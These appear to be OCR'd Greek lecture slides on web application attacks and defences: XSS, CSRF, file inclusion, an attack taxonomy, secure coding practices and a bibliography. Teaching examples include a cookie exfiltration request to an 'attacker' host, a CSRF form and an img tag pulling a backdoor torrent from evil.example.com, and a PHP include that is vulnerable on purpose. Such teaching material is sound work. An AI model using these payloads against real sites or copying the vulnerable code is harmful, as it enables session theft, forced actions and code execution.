


image source: wikipedia.org


Vulnerable Website
Response Script
print "<html>"
print "You searched for: "
print "<script>"
print "var keyword = location.search.substring(7);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
Attacker
Server
1. Check this out:
http://website/search?
keyword=<script>...</script>
5. GET http://attacker/?cookie=sensitive-data
User's Browser
Website's Response After innerHTML Manipulation
<html>
You searched for: <script>...</script>
<script>
var keyword = location.search.substring(7);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
4
Website's Response
<html>
You searched for:
<script>
var keyword = location.search.substring(7);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
2. GET http://website/search?keyword=<script>...</script>
3. 200 OK

CSRF
(Cross-Site Request Forgery)

- Σκοπός μιας τέτοιας επίθεσης είναι να αναγκάσουμε έναν χρήστη να πραγματοποιήσει ενέργειες που δεν επιθυμεί.

- Μια επίθεση XSS εκμεταλλεύεται την εμπιστοσύνη που έχει ένας χρήστης σε ένα website. Μια επίθεση CSRF εκμεταλλεύεται ακριβώς το αντίθετο.

CSRF Example

(account delete at somesite.org)

```
<form action=”/account/delete” method=“post”>
    <input type="submit" value="Delete account" />
</form>
```

CSRF Example

(meanwhile at malicious.org)

```
<form action=http://somesite.org/account/delete”
method=“post”>
    <input type="submit" value=“Win Lottery” />
</form>
```

CSRF Example


(uTorrent)

```
<img src="http://localhost:8080/gui/?action=add-
url&s=http://evil.example.com/backdoor.torrent">
```

File Inclusion
(Local or Remote)

```
<?php
    if ( isset( $_GET['country'] ) ) {
        include( $_GET['country'] . '.php' );
    }
?>
```

```
<form method="get">
  <select name="country">
    <option value="gr">Greece</option>
    <option value="us">United States</option>
    ...
  </select>
  <input type="submit">
</form>
```


Attacker
Crafts malicious URL/Web Page
Includes malicious payload into an HTTP/HTTPS request
Attacks
DSL: DSL injection (SQLi, XPath)
P-XSS: Persistent XSS
N-XSS: Non-Persistent XSS
CSRF: Simple CSRF
I-CSRF: CSRF via HTML injection
P-XSS 1.1
N-XSS 1.1
CSRF 1
DSL 1
P-XSS 1
N-XSS 1
I-CSRF 1
CSRF 2
Trick a user to follow the URL/ Page (e.g. via phishing)
P-XSS 1.2
N-XSS 1.2
The malicious payload is injected into the application
P-XSS 6
I-CSRF 6
The malicious payload is stored in the DB
P-XSS 6
N-XSS 2
I-CSRF 7
DSL 2
P-XSS 2
I-CSRF 2
P-XSS 5
I-CSRF 5
I-CSRF 9
Point StB
Point DBAL
The malicious request reaches the application
The content reaches the user's browser
The malicious payload becomes part of the content sent to the client
The malicious payload becomes part of a query sent to the DB
The DB accepts and executes the query with the malicious payload
P-XSS 8
N-XSS 3
I-CSRF 8
DSL 3
P-XSS 3
I-CSRF 3
DSL 4
P-XSS 4
I-CSRF 4
Point UB
Point DB
Server 2 (vulnerable to CSRF)
Client
Server 1 (vulnerable to Code Injection)
DB
CSRF
XSS
DSL code injection Attack

Secure Coding Practices

User Input Validation

Διαχωρισμός δεδομένων / εντολών:
“Προετοιμασμένα Ερωτήματα”

```
preparedStatement =
    "SELECT * FROM users WHERE name = ?";
preparedStatement.setString(1, userName);
```

Output Encoding


- Φιλτράρισμα όλων των input (λ.χ. αποφεύγουμε χαρακτήρες όπως: <, >, & κ.α.


- Αν όντως θέλουμε να εμφανίζεται HTML σε ένα comment ενός φόρουμ; —> escape τους χαρακτήρες με νέα entities (λ.χ. στην php: htmlspecialchars).

Επιπλέον

- Authentication and Session Management (πρόσθετα authentication data για τα κάθε request).
- Error Handling (τα σφάλματα που επιστρέφονται μπορεί να αποδειχθούν χρήσιμα για έναν επιτιθέμενο).
- Stored Data Protection (κρυπτογράφηση προσωπικών δεδομένων).
- and more.

Αντίμετρα


Application Attack
Countermeasures
Program Analysis
Dynamic
Prevention


Defenses Against Web Application Attacks
Etiological
Symptomatic
Policy Enforcement
Training
ISR
Taint Tracking
Parse-Tree Validation
Hybrid

Βιβλιογραφία

S. Bratus, M. E. Locasto, L. S. M. L. Patterson, and A. Shubina, “Exploit programming: From buffer overflows to ‘Weird Machines’ and theory of computation,” *USENIX ;login: Magazine*, vol. 36, no. 6, 1341 pp. 13-21, Dec. 2011.

D. Ray and J. Ligatti, “Defining code-injection attacks,” In *Proc. 39th Annual ACM SIGPLAN-SIGACT Symp. Principles Program. Languages*, 2012, pp. 179–190.

J. Dahse, N. Krein, and T. Holz, “Code reuse attacks in PHP: Automated POP chain generation,” in Proc. 21st ACM Conf. Comput. 1322 Commun. Secur., 2014, pp. 42–53.

W. G. Halfond, J. Viegas, and A. Orso, “A classification of SQL injection attacks and countermeasures,” in Proc. Int. Symp. Secure Softw. Eng., Mar. 2006, pp. 13–15.

S. Stamm, B. Sterne, and G. Markham, “Reining in the web with content security policy,” in Proc. 19th Int. Conf. World Wide Web, 2010, pp. 921–930.

S. Son, K. S. McKinley, and V. Shmatikov, “Diglossia: Detecting code injection attacks with precision and efficiency,” in Proc. ACM SIGSAC Conf. Comput. Commun. Secur., 2013, pp. 1181–1192.

Dimitris Mitropoulos, Panos Louridas, Michalis Polychronakis, and Angelos D. Keromytis. Defending against Web application attacks: Approaches, challenges and implications. *IEEE Transactions on Dependable and Secure Computing*, 2017. To appear.

Michael Howard and David LeBlanc. Writing Secure Code. *Microsoft Press, Redmond, WA, second edition*, 2003. ISBN 0-7356-1722-8.

CSP, XSS Jigsaw, 2015. [Online]. Available: http://blog.innerht. ml/csp-2015/.